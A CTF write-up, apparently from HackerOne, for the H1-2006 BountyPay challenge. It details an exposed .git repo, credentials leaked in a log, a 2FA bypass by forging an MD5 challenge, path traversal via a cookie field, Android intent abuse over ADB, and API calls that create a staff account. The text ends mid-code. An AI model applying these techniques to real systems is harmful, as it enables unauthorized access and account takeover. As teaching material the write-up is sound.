[H1-2006 2020] CTF Writeup!
The report describes a CTF challenge where an exposed .git repository led to source code and a log file containing credentials, which were used to access a customer dashboard. Through path traversal, an Android APK was discovered and decompiled, revealing intents that yielded a token for API access, ultimately allowing privilege escalation to admin and bypassing 2FA via CSS injection.
 Originally disclosed on HackerOne
- Triaged in 6 days
- Fixed in 15 days
- Disclosed after 15 days
The Beginning
The scope of the H1-2006 CTF was *.bountypay.h1ctf.com.
After opening https://bountypay.h1ctf.com, I noticed that on the top left of the screen there was a dropdown with two login pages: one for Customers (https://app.bountypay.h1ctf.com/) and one for Staff (https://staff.bountypay.h1ctf.com/).
I used ffuf with the fuzz.txt wordlist by Bo0oM to quickly enumerate files and folders on the first subdomain:
ffuf -c -w ~/wordlists/fuzz.txt -u https://app.bountypay.h1ctf.com/FUZZ
When it finished I noticed that there was a .git folder...interesting!
The exposed .git repo

The best way to get all files out of a .git repository is by using a script like gitdumper.sh from GitTools...so I run the following command:
./gitdumper.sh https://app.bountypay.h1ctf.com/.git/ app
The app/.git/config file looked like this:
[core]
	repositoryformatversion = 0
	filemode = true
	bare = false
	logallrefupdates = true
[remote "origin"]
	url = https://github.com/bounty-pay-code/request-logger.git
	fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
	remote = origin
	merge = refs/heads/master
At this point I tried to open https://github.com/bounty-pay-code/request-logger.git in my browser and that GitHub repo was not private!
I found the source code of logger.php:
<?php

$data = array(
  'IP'        =>  $_SERVER["REMOTE_ADDR"],
  'URI'       =>  $_SERVER["REQUEST_URI"],
  'METHOD'    =>  $_SERVER["REQUEST_METHOD"],
  'PARAMS'    =>  array(
      'GET'   =>  $_GET,
      'POST'  =>  $_POST
  )
);

file_put_contents('bp_web_trace.log', date("U").':'.base64_encode(json_encode($data))."\n",FILE_APPEND   );
The log file
I quickly checked if bp_web_trace.log existed athttps://app.bountypay.h1ctf.com/bp_web_trace.log and sure thing it did!
This was its content:
1588931909:eyJJUCI6IjE5Mi4xNjguMS4xIiwiVVJJIjoiXC8iLCJNRVRIT0QiOiJHRVQiLCJQQVJBTVMiOnsiR0VUIjpbXSwiUE9TVCI6W119fQ==
1588931919:eyJJUCI6IjE5Mi4xNjguMS4xIiwiVVJJIjoiXC8iLCJNRVRIT0QiOiJQT1NUIiwiUEFSQU1TIjp7IkdFVCI6W10sIlBPU1QiOnsidXNlcm5hbWUiOiJicmlhbi5vbGl2ZXIiLCJwYXNzd29yZCI6IlY3aDBpbnpYIn19fQ==
1588931928:eyJJUCI6IjE5Mi4xNjguMS4xIiwiVVJJIjoiXC8iLCJNRVRIT0QiOiJQT1NUIiwiUEFSQU1TIjp7IkdFVCI6W10sIlBPU1QiOnsidXNlcm5hbWUiOiJicmlhbi5vbGl2ZXIiLCJwYXNzd29yZCI6IlY3aDBpbnpYIiwiY2hhbGxlbmdlX2Fuc3dlciI6ImJEODNKazI3ZFEifX19
1588931945:eyJJUCI6IjE5Mi4xNjguMS4xIiwiVVJJIjoiXC9zdGF0ZW1lbnRzIiwiTUVUSE9EIjoiR0VUIiwiUEFSQU1TIjp7IkdFVCI6eyJtb250aCI6IjA0IiwieWVhciI6IjIwMjAifSwiUE9TVCI6W119fQ==
From the PHP source code, I knew these were UNIX timestamps + base64 encoded strings. After decoding them, this is what I got:
05/08/2020 @ 9:58am:{"IP":"192.168.1.1","URI":"\/","METHOD":"GET","PARAMS":{"GET":[],"POST":[]}}
05/08/2020 @ 9:58am:{"IP":"192.168.1.1","URI":"\/","METHOD":"POST","PARAMS":{"GET":[],"POST":{"username":"brian.oliver","password":"V7h0inzX"}}}
05/08/2020 @ 9:58am:{"IP":"192.168.1.1","URI":"\/","METHOD":"POST","PARAMS":{"GET":[],"POST":{"username":"brian.oliver","password":"V7h0inzX","challenge_answer":"bD83Jk27dQ"}}}
05/08/2020 @ 9:59am:{"IP":"192.168.1.1","URI":"\/statements","METHOD":"GET","PARAMS":{"GET":{"month":"04","year":"2020"},"POST":[]}}
At this point, I had a username, a password, a challenge_answer, and a few other things!
I tried to log in with those credentials at https://app.bountypay.h1ctf.com/:

And it worked, sort of! There was a 2-factor authentication in place. I tried to use the challenge_answer code that I got before but it didn't work.

After analyzing the HTTP request with Burp Suite:
POST / HTTP/1.1
Host: app.bountypay.h1ctf.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: https://app.bountypay.h1ctf.com
Connection: close
Referer: https://app.bountypay.h1ctf.com/
Upgrade-Insecure-Requests: 1

username=brian.oliver&password=V7h0inzX&challenge=f72a37dc583456150a13bd8b3b19433d&challenge_answer=letmein
...I noticed that there was a challenge parameter that looked like an MD5 hash.
To log in successfully, I tried to encode as MD5 the text I wrote (in my case, the word letmein) and then I replaced the challenge parameter with it (0d107d09f5bbe40cade3de5c71e9e9b7)...it worked!
The BountyPay dashboard
At this point, I saw this dashboard:

The load transactions button was useless: I couldn't get any info no matter what month/year I selected.
After a further look, i noticed that the token cookie for that webpage was actually a base64 encoded string:
GET / HTTP/1.1
Host: app.bountypay.h1ctf.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://bountypay.h1ctf.com/
Connection: close
Cookie: token=eyJhY2NvdW50X2lkIjoiRjhnSGlxU2RwSyIsImhhc2giOiJkZTIzNWJmZmQyM2RmNjk5NWFkNGUwOTMwYmFhYzFhMiJ9
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
When I decoded it, I got a JSON string:
{"account_id":"F8gHiqSdpK","hash":"de235bffd23df6995ad4e0930baac1a2"}
After playing a bit more with this, I realized that by leveraging the account_id it was possible to achieve a path traversal.
A rabbit hole
Now that I had a path traversal, what could I do with it? I literally had no idea, so I tried to brute-force some subdomains. To do so, I used zdns, subgen and shubs-subdomains.txt :
cat ~/SecLists/Discovery/DNS/shubs-subdomains.txt | subgen -d bountypay.h1ctf.com | zdns A --name-servers 1.1.1.1 --threads 500 | jq -r "select(.data.answers[0].name) | .name"
bountypay.h1ctf.com
app.bountypay.h1ctf.com
staff.bountypay.h1ctf.com
www.bountypay.h1ctf.com
api.bountypay.h1ctf.com
software.bountypay.h1ctf.com
Do you see that software.bountypay.h1ctf.com? That was new to me as well...I tried to open it but I was getting a 401 Unauthorized.
What if I opened it by leveraging the path traversal I found before?
That worked, and I could see the HTML of that webpage in the response:
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 01 Jun 2020 20:28:45 GMT
Content-Type: application/json
Connection: close
Content-Length: 1605

{"url":"https:\/\/api.bountypay.h1ctf.com\/api\/accounts\/..\/..\/redirect?url=https:\/\/software.bountypay.h1ctf.com\/#\/statements?month=01&year=2020","data":"<!DOCTYPE html>\n<html lang=\"en\">\n<head>\n    <meta charset=\"utf-8\">\n    <meta http-equiv=\"X-UA-Compatible\" content=\"IE=edge\">\n    <meta name=\"viewport\" content=\"width=device-width, initial-scale=1\">\n    <title>Software Storage<\/title>\n    <link href=\"\/css\/bootstrap.min.css\" rel=\"stylesheet\">\n<\/head>\n<body>\n\n<div class=\"container\">\n    <div class=\"row\">\n        <div class=\"col-sm-6 col-sm-offset-3\">\n            <h1 style=\"text-align: center\">Software Storage<\/h1>\n            <form method=\"post\" action=\"\/\">\n                <div class=\"panel panel-default\" style=\"margin-top:50px\">\n                    <div class=\"panel-heading\">Login<\/div>\n                    <div class=\"panel-body\">\n                        <div style=\"margin-top:7px\"><label>Username:<\/label><\/div>\n                        <div><input name=\"username\" class=\"form-control\"><\/div>\n                        <div style=\"margin-top:7px\"><label>Password:<\/label><\/div>\n                        <div><input name=\"password\" type=\"password\" class=\"form-control\"><\/div>\n                    <\/div>\n                <\/div>\n                <input type=\"submit\" class=\"btn btn-success pull-right\" value=\"Login\">\n            <\/form>\n        <\/div>\n    <\/div>\n<\/div>\n<script src=\"\/js\/jquery.min.js\"><\/script>\n<script src=\"\/js\/bootstrap.min.js\"><\/script>\n<\/body>\n<\/html>"}
That page was a login area for something related to "Software Storage"...unfortunately, I couldn't figure out how to actually log in as it required a POST request that I was not able to send. After spending way too much time on this, I decided to let it go and started looking at something else.
The right guess
I wanted to check if on software.bountypay.h1ctf.com there were more things other than its main page.
I was ready to start fuzzing with ffuf again for new paths, but before doing that I tried to visit /uploads manually and surprisingly enough that existed!
I encoded this json string:
{"account_id":"../../redirect?url=https:\/\/software.bountypay.h1ctf.com/uploads#","hash":"de235bffd23df6995ad4e0930baac1a2"}
and I sent it to the server with the usual method to bypass the 401 error. This was the server response:
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 01 Jun 2020 20:44:54 GMT
Content-Type: application/json
Connection: close
Content-Length: 489

{"url":"https:\/\/api.bountypay.h1ctf.com\/api\/accounts\/..\/..\/redirect?url=https:\/\/software.bountypay.h1ctf.com\/uploads#\/statements?month=01&year=2020","data":"<html>\n<head><title>Index of \/uploads\/<\/title><\/head>\n<body bgcolor=\"white\">\n<h1>Index of \/uploads\/<\/h1><hr><pre><a href=\"..\/\">..\/<\/a>\n<a href=\"\/uploads\/BountyPay.apk\">BountyPay.apk<\/a>                                        20-Apr-2020 11:26              4043701\n<\/pre><hr><\/body>\n<\/html>\n"}
By reading that HTML source, which was listing the files in the /uploads directory, I got to know that there was a BountyPay.apk on the server!
This time I was able to download it directly as it was not giving me a 401: https://software.bountypay.h1ctf.com/uploads/BountyPay.apk
Say hi to Android!
This is where things got interesting.
The BountyPay.apk appeared to be a native Android application aka Java was involved.
I used jadx-gui to decompile it and after doing so I was able to read its source code.
After a quick look it appeared that Android Intents were being used.
The best way to trigger intents for this purpose was using ADB...doing so, I was able to complete all the 3 parts of the Android challenge.

After a code review, I realized that I had to run the following ADB commands to trigger the right intents:
$ adb shell
$ am start -a android.intent.action.VIEW -d "one://part?start=PartTwoActivity" -n bounty.pay/.PartOneActivity
$ am start -a android.intent.action.VIEW -d "two://part?two=light&switch=on" -n bounty.pay/.PartTwoActivity
[ I wrote "X-Token" in the text field that just appeared ]
$ am start -a android.intent.action.VIEW -d "three://part?three=UGFydFRocmVlQWN0aXZpdHk=&switch=b24=&header=X-Token" -n bounty.pay/.PartThreeActivity
[ A new text field appeared ]
$ adb shell cat ./data/data/bounty.pay/shared_prefs/user_created.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="USERNAME">sw33tLie</string>
    <string name="PARTTWO">COMPLETE</string>
    <string name="HOST">http://api.bountypay.h1ctf.com</string>
    <string name="PARTONE">COMPLETE</string>
    <string name="TWITTERHANDLE">sw33tLie</string>
    <string name="TOKEN">8e9998ee3137ca9ade8f372739f062c1</string>
</map>
[ I wrote the token in the new text field ]
[ Challenge completed! ]
Here's a picture showing all the important screenshots of the three activities:

As you can see, with the last ADB shell command I printed the shared preferences of the BountyPay app where I had a token (to run that command, a rooted device/emulator was needed, although there are other ways to do the same thing without that).
I pasted 8e9998ee3137ca9ade8f372739f062c1 into the text field that had appeared and I got that sweet screen saying I had completed the Android part of this CTF!
Note on the Android challenge
As you can see, the three intents I called above made the app follow a specific code flow that would have not been triggered without them. I'm sure there were other ways to solve this challenge, such as patching the SMALI code to call the right things, and then reinstalling the apk...but this is neither easy nor fast :)
So I did it...but what's next??
I had no idea, once again...but well, I had a token and tokens are supposed to be used somewhere.
Do you remember those subdomains that I found with zdns?
One of them was a REST API, https://api.bountypay.h1ctf.com/.
I started fuzzing for endpoints using ffuf and I came across /api/staff.
I tried to send a POST request to it, using the token as value of the X-Token header:
GET /api/staff HTTP/1.1
Host: api.bountypay.h1ctf.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
X-Token: 8e9998ee3137ca9ade8f372739f062c1
Cache-Control: max-age=0
Got this as response:
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sat, 30 May 2020 20:50:30 GMT
Content-Type: application/json
Connection: close
Content-Length: 104

[{"name":"Sam Jenkins","staff_id":"STF:84DJKEIP38"},{"name":"Brian Oliver","staff_id":"STF:KE624RQ2T9"}]
Cool, we had a few staff ids...now what?
The Hint
Luckily a hint from Twitter came handy:

I believe there were other methods to get that ID but I guess CTFs can be solved in different ways...this was the OSINT way, if you like it :) Then I tried to send this request, after a few failed attempts:
POST /api/staff HTTP/1.1
Host: api.bountypay.h1ctf.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
X-Token: 8e9998ee3137ca9ade8f372739f062c1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 23

staff_id=STF:8FJ3KFISL3
...and got this JSON response:
HTTP/1.1 201 Created
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 02 Jun 2020 12:08:04 GMT
Content-Type: application/json
Connection: close
Content-Length: 110

{"description":"Staff Member Account Created","username":"sandra.allison","password":"s%3D8qB8zEpMnc*xsz7Yp5"}
So I had the login details of a staff member!
I quickly tried to log in at https://staff.bountypay.h1ctf.com...it worked and I was redirected to https://staff.bountypay.h1ctf.com/?template=home:


What to do now? I noticed this dashboard had a bunch of features. There was a page where I could see a demo support ticket sent by an admin, but I was not able to reply:
...and a page where I was able to set my profile name and choose my current avatar:

No file upload, though! On the bottom of every page there was a "Report this Page" link that if clicked made my browser send an HTTP request like this one:
GET /admin/report?url=Lz90ZW1wbGF0ZT1ob21l HTTP/1.1
Host: staff.bountypay.h1ctf.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: https://staff.bountypay.h1ctf.com/?template=home
Cookie: token=c0lsdUVWbXlwYnp5L1VuMG5qcGdMZnlPTm9iQjhhbzhweEtKaFFCZGhSVHBnMVNDWHlsVkRKclJqcnIwR1B3NVRQRFYrV01aenlqQ2pWU0lGNUlpYkRlOXlZWk1BR0hqTzFPaWQ0bDA0M2xZdXozYkJqRURhdXczckZGTWlCSGtVR3lDU3FycUZGUjY0QXNHOTMvd3J2VlVKUDV6N3ErVU9SK3Rlc3FMYXYvSFVSRlVnNXZ6MGFkMVpiYTE3UT09
Note that the url parameter is a base64 encoded string that when decoded becomes /?template=home
This was the only javascript code running on the website:
$(".upgradeToAdmin").click(function() {
